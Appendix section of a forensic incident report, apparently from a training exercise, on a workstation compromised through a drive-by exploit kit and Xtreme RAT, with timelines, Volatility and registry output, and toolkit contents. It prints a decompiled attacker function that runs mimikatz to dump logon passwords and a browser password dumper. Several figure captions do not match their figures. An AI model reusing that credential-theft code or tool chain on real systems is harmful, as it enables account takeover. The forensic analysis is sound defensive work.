- 13:02:46 — Visit to `blog.mycompany.ex`
- 13:02:57 — `svchost.exe` created in `%TEMP%`; Run/RunOnce modified

- 13:03:04 — `update.exe` executed
- 13:03:10 — `GhCtXq8t` persistence created (first execution)
- 13:10:03 / 13:10:13 — `54948tp.exe` created / executed
- 13:14:47 — `EpUpdate` toolkit created
- 13:34:25–13:34:51 — Local system profiling
- 13:59:xx — Nmap scans of 192.168.5.1/.10/.15
- 14:04:44 — Hydra executed
- 14:10:49–14:23:31 — `plink.exe` (six executions)
- 14:47:12–14:50:09 — `pscp.exe` (three executions)

Appendix B: %APPDATA%\EpUpdate Toolkit Contents

`bpd/` (BrowserPasswordDump.exe), `mmktz/` (mimikatz), `nircmd/` (NirCmd), `nmap/` (Nmap 7.12), `pwdump/` (PwDump), `ssh/` (plink, pscp), `thc/` (THC Hydra), `passwords.txt` (common-password list), `wdigest.reg` (sets `UseLogonCredential`).

Appendix C: Consolidated Attack Timeline Figures

TIMESTAMP [UTC]	OBSERVATION	EVIDENCE SOURCE
12:54:24	Start of System process	Memory analysis
12:54:31	Start of Event log service	System logs
12:55:53	Start of firefox.exe	Prefetch files UserAssist keys
13:02:46	User visits http://blog.mycompany.ex/	Firefox history
13:02:50 - 13:03:17	Browser downloads pages from http://blog.mysportclub.ex/wp-content/uploads/hk/ (EK)	Firefox history, Filesystem analysis
13:02:53	Creation of Firefox cache file possibly containing exploit code (CVE-2012-3993)	AV scan Filesystem analysis
13:02:56	Creation of 3568226350[1].exe file (referred in one of the cache files)	AV scan Filesystem analysis
13:02:57	Creation of svchost.exe binary in %TEMP% directory	Filesystem analysis
13:02:57	Start of svchost.exe process containing Xtreme RAT code	Memory analysis
13:02:57	Modification of Run and RunOnce keys	Registry analysis
13:02:58	Start of second explorer.exe process containing Xtreme RAT code (possible Run PE)	Memory analysis
13:03:04	Start of update.exe process with Xtreme RAT code	Memory analysis
13:03:10	Modification of GhCtqx8t registry key (update.exe)	Registry analysis
13:03:16	Firefox flash plugin crash report	Firefox crash reports
13:07:36	Start of some cmd.exe process	Memory analysis
13:10:03	Creation of 54948tp.exe executable in %TEMP% directory	Filesystem analysis
13:10:13	Execution of 54948tp.exe	Prefetch files
13:10:13-13:14:47	Time period when http://blog.mysportclub.ex/wp-content/uploads/hk/files/data_32.bin was downloaded	Python decompilation

Figure 14: Overall event timeline — part 1.

13:14:47	Creation of %APPDATA%\EpUpdate folder containing multiple hacking tools	Filesystem analysis
13:14:47	Creation of %TEMP%\SystemProfile folder containing results of execution various commands	Filesystem analysis
13:14:47	Execution of mimikatz.exe and creation of mimikatz.log file	Prefetch files Filesystem analysis
13:14:50	Execution of browserpassworddump.exe and creation of bpd.log	Prefetch files Filesystem analysis
13:34:25	Creation of sysinfo.txt in %TEMP%\SystemProfile	Filesystem analysis
13:42:12	Start of some cmd.exe process	Memory analysis
13:50:29	Start of winpcap-nmap-4.13.exe	UserAssist
13:59:29	Port scan of 192.168.5.1	Filesystem analysis
13:59:34	Port scan of 192.168.5.10	Filesystem analysis
13:59:36	Port scan of 192.168.5.15	Filesystem analysis
14:02:04	Execution of hydra.exe process (possible dictionary attack)	System logs
14:04:44	Execution of Hydra.exe (possible dictionary attack)	Prefetch files System logs
14:08:30	Start of some cmd.exe process	Memory analysis
14:10:49	Possible login to some remote host (Plink.exe execution)	Prefetch files
14:11:20	Possible login to some remote host (Plink.exe execution)	Prefetch files
14:11:26	Modification of PuTTY SshHostKeys (RSA key pointing to 192.168.5.10)	Registry analysis
14:17:45	Possible login to some remote host (Plink.exe execution)	Prefetch files
14:18:48	Start of some cmd.exe process	Memory analysis
14:20:44	Possible login to some remote host (Plink.exe execution)	Prefetch files
14:22:45	Possible login to some remote host (Plink.exe execution)	Prefetch files
14:23:02	Start of some cmd.exe process	Memory analysis
14:23:31	Possible login to some remote host (Plink.exe execution)	Prefetch files
14:23:46	Start of some cmd.exe process	Memory analysis
14:47:12	Execution of PSCP tool, possibly to download/upload some data from remote host	Prefetch files

Figure 15: Overall event timeline — part 2.

14:47:54	execution of PSCP tool, possibly to download/upload some data from remote host	Prefetch files
14:50:09	execution of PSCP tool, possibly to download/upload some data from remote host	Prefetch files

Figure 16: Overall event timeline — part 3.

Appendix D: Additional Supporting Screenshots

```

File Edit View Search Terminal Help
enisat@training:~/training/ex1/yara-rules$ grep 'Rule:' results.txt | sort | uniq -c
  15 Rule: SharedStrings
   3 Rule: spyeye_plugins
   9 Rule: UPX
  51 Rule: with_sqlite
  18 Rule: Xtreme
   9 Rule: xtreme_rat
  19 Rule: xtremrat
enisat@training:~/training/ex1/yara-rules$

```

Figure 17: Processes with Xtreme RAT / UPX-packed code.

```

enisat@training:~$ vol dlllist -p 4888 | grep 'Command line'
Volatility Foundation Volatility Framework 2.5
Command line : svchost.exe
enisat@training:~$ vol dlllist -p 4872 | grep 'Command line'
Volatility Foundation Volatility Framework 2.5
Command line : explorer.exe
enisat@training:~$ vol dlllist -p 5172 | grep 'Command line'
Volatility Foundation Volatility Framework 2.5
Command line : C:\Users\Peter\AppData\Roaming\HostData\update.exe
enisat@training:~$

```

Figure 18: Command line used to start each process (dlllist).

```

enisat@training:~$ vol netscan | cut -c 20-
Volatility Foundation Volatility Framework 2.5
Proto Local Address Foreign Address State PId Owner Created
TCPv4 192.168.5.100:59280 -:443 ESTABLISHED -1
TCPv4 192.168.5.100:59280 -:443 ESTABLISHED -1
UDPv4 127.0.0.1:512 -:* *
TCPv4 192.168.5.100:59277 0.0.0.29:80 ESTABLISHED -1
UDPv4 0.0.0.0:0 -:* * 1132 svchost.exe 2016-08-17 12:01:09 UTC+0000
UDPv6 :::0 -:* * 1132 svchost.exe 2016-08-17 12:01:09 UTC+0000
UDPv4 0.0.0.0:512 -:* * 5128 Skype.exe 2016-08-17 12:01:04 UTC+0000
UDPv4 0.0.0.0:512 -:* * 1132 svchost.exe 2016-08-17 12:00:28 UTC+0000
UDPv4 0.0.0.0:0 -:* * 800 svchost.exe 2016-08-16 12:57:14 UTC+0000
UDPv4 192.168.5.100:512 -:* * 4 System 2016-08-17 12:00:28 UTC+0000
UDPv6 fe80::28b6:9b1e:817d:11e5:5688 -:* * 848 svchost.exe 2016-08-17 12:00:24 UTC+0000
UDPv4 0.0.0.0:0 -:* * 1132 svchost.exe 2016-08-17 12:00:28 UTC+0000

```

Figure 19: Network connections (netscan).

URL	Visit Time	Visit C...	Visited From
https://www.reddit.com/r/funny/comments/4x5vxc/somebody_at_oreo_headqu...	11/08/2016 14.09.39	1	
http://reddit.com/	16/08/2016 12.56.05	4	
https://reddit.com/	16/08/2016 12.56.05	3	http://reddit.com/
https://www.reddit.com/	16/08/2016 12.56.06	7	https://reddit.com/
https://apps.skype.com/adcontrol/prelogic.html	16/08/2016 12.57.53	4	
https://m.hotmail.com/	16/08/2016 12.57.55	3	
https://static.skypeassets.com/adserver/Adloader-v2.html?version=1.68.47	16/08/2016 12.57.59	3	
about:blank	16/08/2016 12.58.03	5	
https://cdn.at.atwola.com/_media/uac/msn.html	16/08/2016 12.58.05	3	
https://www.reddit.com/r/jaww/comments/4xwxsc/its_picture_day/	16/08/2016 12.58.50	1	https://www.reddit.com/
http://reddit.com/	16/08/2016 13.02.18	4	
https://reddit.com/	16/08/2016 13.02.18	3	http://reddit.com/
https://www.reddit.com/	16/08/2016 13.02.20	7	https://reddit.com/
http://blog.mycompany.ex/	16/08/2016 13.02.46	1	

Figure 20: Suspicious script invoked in blog.mycompany.ex.htm.

```

File Edit View Search Terminal Help
enisa@training:~/training/ex1/ff_cache/blog.mysportclub.ex$ grep -l 'svchost.exe' *
1533805c930c570f320d4815f45c30b7.html
1ffa5eb5ffe455641a17704db7e0a55.html
bc9168a823a10d974855abcc8c7d20e9.html
enisa@training:~/training/ex1/ff_cache/blog.mysportclub.ex$

```

Figure 21: Code that downloads and executes 3568226350.exe.

```

def main():
    if not get_toolz():
        return
    PATHS['data_dir'] = os.path.join(os.getenv('TMP'), 'SystemProfile')
    if not os.path.exists(PATHS['data_dir']):
        os.makedirs(PATHS['data_dir'])
    if 'nmap' in PATHS:
        pass
    if 'mimikatz' in PATHS:
        os.chdir(PATHS['data_dir'])
        if os.path.exists('mimikatz.log'):
            os.remove('mimikatz.log')
        runcmd([PATHS['mimikatz'],
                'privilege:debug',
                'log',
                'sekurlsa:logonpasswords full',
                'exit'])
    if 'bpd' in PATHS:
        output = os.path.join(PATHS['data_dir'], 'bpd.log')
        runcmd([PATHS['bpd'], '-f', output])

```

Figure 22: Contents of %TMP%\SystemProfile.

	A	B	D	E	F	G
1	Executable Name	Run Count	Last Run Time 0	Last Run Time 1	Last Run Time 2	Last Run Time 3
104	PLUGIN-CONTAINER	15	2016-08-16 13:03:00	2016-08-16 12:56:01	2016-08-03 11:53:01	2016-08-03 11:45:16
105	FLASHPLAYERPLU	8	2016-08-16 13:03:01	2016-08-16 13:03:01	2016-07-26 08:26:43	2016-07-26 08:26:43
106	UPDATE.EXE	2	2016-08-16 13:03:04	2016-08-16 13:03:03	N/A	N/A
107	WINDOWS-KB89083	1	2016-08-16 13:05:57	N/A	N/A	N/A
108	MRT.EXE	2	2016-08-16 13:06:18	2016-07-19 11:15:09	N/A	N/A

Figure 23: Execution of 54948tp.exe, mimikatz.exe, and browserprocessdump.exe.

```

File Edit View Search Terminal Help
Tue Aug 16 13:03:10 2016Z ROOT\Software\GhCtxq8t
Tue Aug 16 13:03:01 2016Z ROOT\Software\Microsoft\Internet Explorer\LowRegistry\Auto
Store\bcdba90d_0\{219ED5A0-9CBF-4F3A-B927-37C9E5C5F14F}
Tue Aug 16 13:02:59 2016Z ROOT\Software\Microsoft\Windows\CurrentVersion\Internet S
Tue Aug 16 13:02:57 2016Z ROOT\Software\Microsoft\Windows\CurrentVersion
Tue Aug 16 13:02:57 2016Z ROOT\Software\Microsoft\Windows\CurrentVersion\Run
Tue Aug 16 13:02:57 2016Z ROOT\Software\Microsoft\Windows\CurrentVersion\RunOnce
Tue Aug 16 13:02:54 2016Z ROOT\Software\Microsoft\Windows Script Host
Tue Aug 16 13:02:54 2016Z ROOT\Software\Microsoft\Windows Script Host\Settings

```

Figure 24: GhCtxq8t subkey associated with update.exe (WRR).

Value	Type	Data
ab DisplayName	REG_SZ	Adobe Flash Player 18 NPAPI
ab Publisher	REG_SZ	Adobe Systems Incorporated
ab DisplayVersion	REG_SZ	18.0.0.194
ab HelpLink	REG_SZ	http://www.adobe.com/go/flashplayer_support/
ab NoModify	REG_DWORD	0x00000001
ab NoRepair	REG_DWORD	0x00000001
ab RequiresIESysFile	REG_SZ	4.70.0.1155
ab URLInfoAbout	REG_SZ	http://www.adobe.com
ab URLUpdateInfo	REG_SZ	http://www.adobe.com/go/getflashplayer/
ab VersionMajor	REG_DWORD	0x00000012
ab VersionMinor	REG_DWORD	0x00000000
ab UninstallString	REG_SZ	C:\Windows\system32\Macromed\Flash\FlashUtil32_18_0_0_194_Plugin.exe -maintain plugin
ab DisplayIcon	REG_SZ	C:\Windows\system32\Macromed\Flash\FlashUtil32_18_0_0_194_Plugin.exe
ab EstimatedSize	REG_DWORD	0x0000463B

Figure 25: Outdated Mozilla Firefox 33.0.3.

Value	Type	Data
ab Comments	REG_SZ	Mozilla Firefox 33.0.3 (x86 en-US)
ab DisplayIcon	REG_SZ	C:\Program Files\Mozilla Firefox\firefox.exe,0
ab DisplayName	REG_SZ	Mozilla Firefox 33.0.3 (x86 en-US)
ab DisplayVersion	REG_SZ	33.0.3
ab HelpLink	REG_SZ	https://support.mozilla.org
ab InstallLocation	REG_SZ	C:\Program Files\Mozilla Firefox
ab Publisher	REG_SZ	Mozilla
ab UninstallString	REG_SZ	"C:\Program Files\Mozilla Firefox\uninstall\helper.exe"
ab URLUpdateInfo	REG_SZ	https://www.mozilla.org/firefox/33.0.3/releasesnotes
ab URLInfoAbout	REG_SZ	https://www.mozilla.org
ab NoModify	REG_DWORD	0x00000001
ab NoRepair	REG_DWORD	0x00000001
ab EstimatedSize	REG_DWORD	0x000135EB
ab sEstimatedSize2	REG_DWORD	0x000135D3

Figure 26: Outdated Adobe Flash Plugin 18.0.0.194.

12 References

No external sources were used. This report was prepared from the provided evidence document and its supporting figures.